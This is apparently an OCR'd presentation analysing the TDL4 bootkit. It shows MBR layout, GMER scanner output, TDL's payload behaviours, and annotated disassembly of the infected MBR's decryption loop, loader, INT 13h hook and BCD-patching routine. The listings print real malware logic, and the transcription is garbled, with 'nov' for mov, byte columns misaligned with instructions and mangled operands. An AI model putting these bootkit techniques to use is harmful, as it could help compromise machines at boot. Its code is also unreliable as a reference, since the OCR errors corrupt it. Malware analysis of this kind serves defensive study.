
“The Master Boot Record (MBR) is the first 512 bytes of a data storage device that contains code for bootstrapping an operating system. It houses the table of primary partitions using the IBM partition table heme. It’s primary purpose is to load the boot sector and pass control to it (volume boot record)”

Structure of a master boot record

Address			Description	Size in bytes
Hex	Oct	Dec		
0000	0000	0	code area	440 (max. 446)
01B8	0670	440	disk signature (optional)	4
01BC	0674	444	Usually nulls; 0x0000	2
01BE	0676	446	<b>Table of primary partitions</b> (Four 16-byte entries, IBM partition table scheme)	64
01FE	0776	510	55h	MBR signature; 0xAA55
01FF	0777	511	AAh	
MBR, total size: 446 + 64 + 2 =				512

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**GMER 1.0.15.15641**

Rootkit/Malware >>>

Value	
F9E5C231 59 Bytes [89, 45, F8, FF, 15, 00, F9E5C26D 11 Bytes [F3, A4, 8B, 4D, F8, 8B, F9E5C279 52 Bytes [33, C9, 03, FA, 66, 3B, [F9E5C71A] \WINDOWS\system32\KDCOM [F9E5C724] \WINDOWS\system32\KDCOM [F9E5C7C6] \WINDOWS\system32\KDCOM [F9E5C7DC] \WINDOWS\system32\KDCOM [F9E5C7A0] \WINDOWS\system32\KDCOM [F9E5C7BA] \WINDOWS\system32\KDCOM [F9E5C7AC] \WINDOWS\system32\KDCOM [F9E5C7D2] \WINDOWS\system32\KDCOM [F9E5C7C6] \WINDOWS\system32\KDCOM	<input checked="" type="checkbox"/> System
0065006E	<input checked="" type="checkbox"/> Sections
0000006C	<input checked="" type="checkbox"/> IAT/EAT
00500000	<input checked="" type="checkbox"/> Devices
00490043	<input checked="" type="checkbox"/> Modules
00750042	<input checked="" type="checkbox"/> Processes
00000073	<input checked="" type="checkbox"/> Threads
00560000	<input checked="" type="checkbox"/> Libraries
0045004D	<input checked="" type="checkbox"/> Services
00750042	<input checked="" type="checkbox"/> Registry
00000073	<input checked="" type="checkbox"/> Files
0000006C	<input checked="" type="checkbox"/> C:\
00540000	<input checked="" type="checkbox"/> ADS
00720075	<input type="checkbox"/> Show all
006F0062	<input type="button" value="Scan"/>
00680043	<input type="button" value="Copy"/>

TDL4@MBR code has been found



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## PAYLOAD

- TDL – “Trojan Downloader”
  - Keyloggers
  - Clickers
  - Fake AVs
  - Adware
- Receives commands from botnet C&C and runs them
- Intercepts user searches and spoofs the search result
- Creates search requests to popular search engines.

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Should we be alarmed?

“Stealth is nothing new to the anti-virus industry”

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There is a war...

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- Signature Based
- Behavioural
- Kernel hooking
- Integrity Checkers
- Diff Based




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- Rootkit detection and removal is an integral part of Advanced Malware Detection
- More and more companies are opting for this technology



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```
seg000:0000          MBR_start:          xor     ax, ax          ; CODE XREF: seg000:0071jJ
seg000:0000 33 C0          nov     ss, ax
seg000:0002 8E D0          nov     sp, 7C00h
seg000:0004 BC 00 7C          nov     es, ax
seg000:0007 8E C0          nov     ds, ax
seg000:0009 8E D8          nov     si, 7C00h
seg000:000B BE 00 7C          nov     di, 600h
seg000:000E BF 00 06          nov     cx, 200h
seg000:0014 FC          cld
seg000:0015 F3 A4          rep movsb
seg000:0017 50          push   ax
seg000:0018 68 1C 06          push   61Ch
seg000:001B CB          retf
; -----
seg000:001C          sti
seg000:001C FB          pusha
seg000:001D 60          mov     cx, 137h          ; size and key
seg000:001E B9 37 01          ;
seg000:0021 BD 2A 06          ;
seg000:0024          decryptRoutine:        ; CODE XREF: seg000:0028jj
seg000:0024 D2 4E 00          ror     byte ptr [bp+0], cl
seg000:0027 45          inc     bp
seg000:0028 E2 FA          loop   decryptRoutine
seg000:002A 44          inc     sp          ; <----- crypted body
seg000:002B 85 56 70          test   [bp+70h], dx
seg000:002E 1C B8          sbb    al, 0B8h ; '-'
seg000:0030          db     26h
seg000:0030 26 04 08          add    al, 8
seg000:0033 68 62 40          push   4062h
seg000:0036 0E          push   cs
seg000:0037 83 0C A3          or     word ptr [sil, 0FFA3h
```

Infected MBR disassembly







```
seg000:002A      mov     ds:7B2h, dl      ; save drive index
seg000:002E      sub     word ptr ds:413h, 10h ; reserve 16kb
seg000:0033      mov     ax, ds:413h
seg000:0036      shl     ax, 6
seg000:0039      mov     ds:674h, ax      ; fix jump address to the buffer with ldr16
seg000:003C      mov     ah, 48h ; 'H' ; Extended Read Drive Parameters
seg000:003E      mov     si, 8C5h
seg000:0041      mov     word ptr ds:8C5h, 1Eh ; size of buffer
seg000:0047      int     13h ; DISK -
seg000:0049
seg000:004C      loc_4C: ; DATA XREF: seg000:0047↑r
seg000:004C      mov     cx, 6
seg000:004F      call    FindLdr16
seg000:0052      mov     eax, [si+14h]
seg000:0056      push   word ptr ds:674h
seg000:005A      pop     es
seg000:005B      xor     di, di
seg000:005D      loc_5D: ; CODE XREF: seg000:006E↓j
seg000:005D      call    ReadAndDecryptBuf
seg000:0060      mov     si, 8E9h
seg000:0063      mov     cx, ds:8E5h
seg000:0067      rep movsb
seg000:0069      mov     ax, ds:8E7h
seg000:006C      test    ax, ax
seg000:006E      jnz     short loc_5D
seg000:0070      popa
seg000:0071      jmp     far ptr loc_0 ; jump to ldr16 entry point
seg000:0076
```

After decryption and loading  
LDR16

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```
seg000:003F
seg000:003F 9C
seg000:0040 80 FC 02
seg000:0043 74 0B
seg000:0045 80 FC 42
seg000:0048 74 06
seg000:004A 9D
seg000:004B
seg000:004B
seg000:004B
seg000:004B EA 00 00 00 00
seg000:0050
seg000:0050
seg000:0050
seg000:0050 2E 88 26 E3 03
seg000:0055 2E A2 E1 03
seg000:0059 2E 66 C7 06 DD 03 00 00 00 00
seg000:0063 2E 66 C7 06 D9 03 00 00 00 00
seg000:006D 2E 89 0E D9 03
seg000:0072 2E 88 36 DB 03
seg000:0077 2E 66 FF 0E D9 03
seg000:007D 9D
seg000:007E 9C
seg000:007F 2E FF 1E 4C 00
seg000:0084 0F 82 FC 01
seg000:0088 1E
seg000:0089 06
seg000:008A 60
seg000:008B 9C
seg000:008C 2E A0 E3 03
seg000:0090 3C 42
seg000:0092 75 1E

HookedInt13h:                                ; DATA XREF: seg000:0023f0
        pushf                                ; save function number
        cmp     ah, 2                          ; Read Sectors From Drive
        jz      short ifRead                    ; save function number
        cmp     ah, 42h ; 'B'                  ; Extended Read Sectors From Drive
        jz      short ifRead                    ; save function number
        popf

        jmpOrig13h:                            ; DATA XREF: seg000:0010fw
                                                ; seg000:001Ff0 ...
        jmp     far ptr loc_0                   ; jmp to the original int 13h
; -----
ifRead:                                       ; CODE XREF: seg000:0043fj
                                                ; seg000:0048fj
        mov     cs:3E3h, ah                      ; save function number
        mov     cs:3E1h, al                      ; save number of sectors to read
        mov     dword ptr cs:3DDh, 0
        mov     dword ptr cs:3D9h, 0
        mov     cs:3D9h, cx                      ; save track and sector
        mov     cs:3DBh, dh                      ; save head
        dec     dword ptr cs:3D9h
        popf
        pushf
        call    dword ptr cs:jmpOrig13h+1 ; jmp to th
        jb     locret_284
        push   ds
        push   es
        pusha
        pushf
        mov     al, cs:3E3h
        cmp     al, 42h ; 'B'
        jnz    short notExtendedRead
```



INT13 hooked

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```
seg000:0210          CmpAndPatchBCD:                ; CODE XREF: seg000:00C5↑j
seg000:0210          movzx cx, byte ptr ds:3Eh      ; seg000:0006↑j ...
seg000:0210 0F B6 0E E1 03      shl     cx,                     ;
seg000:0222 C1 E1 07           ;
seg000:0225          loc_225:                       ; CODE XREF: seg000:027E↑j
seg000:0225 26 66 81 3F 31 36 30 30      cmp     dword ptr es:[bx], '0061' ; compare with BcdLibraryBoolean_EmsEnabled
seg000:0220 75 1C             jnz     short loc_24B          ; finds hive's "lf"
seg000:022F 26 66 81 7F 04 30 30 32 30      cmp     dword ptr es:[bx+4], '0200'
seg000:0238 75 11             jnz     short loc_24B          ; finds hive's "lf"
seg000:023A 26 66 C7 07 32 36 30 30      mov     dword ptr es:[bx], '0062' ; patch to BcdOSLoaderBoolean_WinPEMode
seg000:0242 26 66 C7 47 04 30 30 32 32      mov     dword ptr es:[bx+4], '2200'
seg000:024B          loc_24B:                       ; CODE XREF: seg000:022D↑j
seg000:024B          ; seg000:0238↑j
seg000:024B 26 66 81 3F 6C 66 01 00      cmp     dword ptr es:[bx], 1666Ch ; finds hive's "lf"
seg000:0253 75 14             jnz     short loc_269          ; search for /MININT
seg000:0255 26 66 81 7F 08 31 36 30 30      cmp     dword ptr es:[bx+8], '0061'
seg000:025E 75 09             jnz     short loc_269          ; search for /MININT
seg000:0260 26 66 C7 47 08 32 36 30 30      mov     dword ptr es:[bx+8], '0062' ; patch key crc
seg000:0269          loc_269:                       ; CODE XREF: seg000:0253↑j
seg000:0269          ; seg000:025E↑j
seg000:0269 26 66 81 3F 2F 4D 49 4E      cmp     dword ptr es:[bx], 'NIH/' ; search for /MININT
seg000:0271 75 08             jnz     short loc_27B
seg000:0273 26 66 C7 07 49 4E 2F 4D      mov     dword ptr es:[bx], 'M/NI' ; patch it
seg000:027B          loc_27B:                       ; CODE XREF: seg000:0274↑j
seg000:027B 83 C3 04           add     bx, 4
seg000:027E E2 A5             loop   loc_225                ; compare with BcdLibraryBoolean_Ems
```

BCD modification

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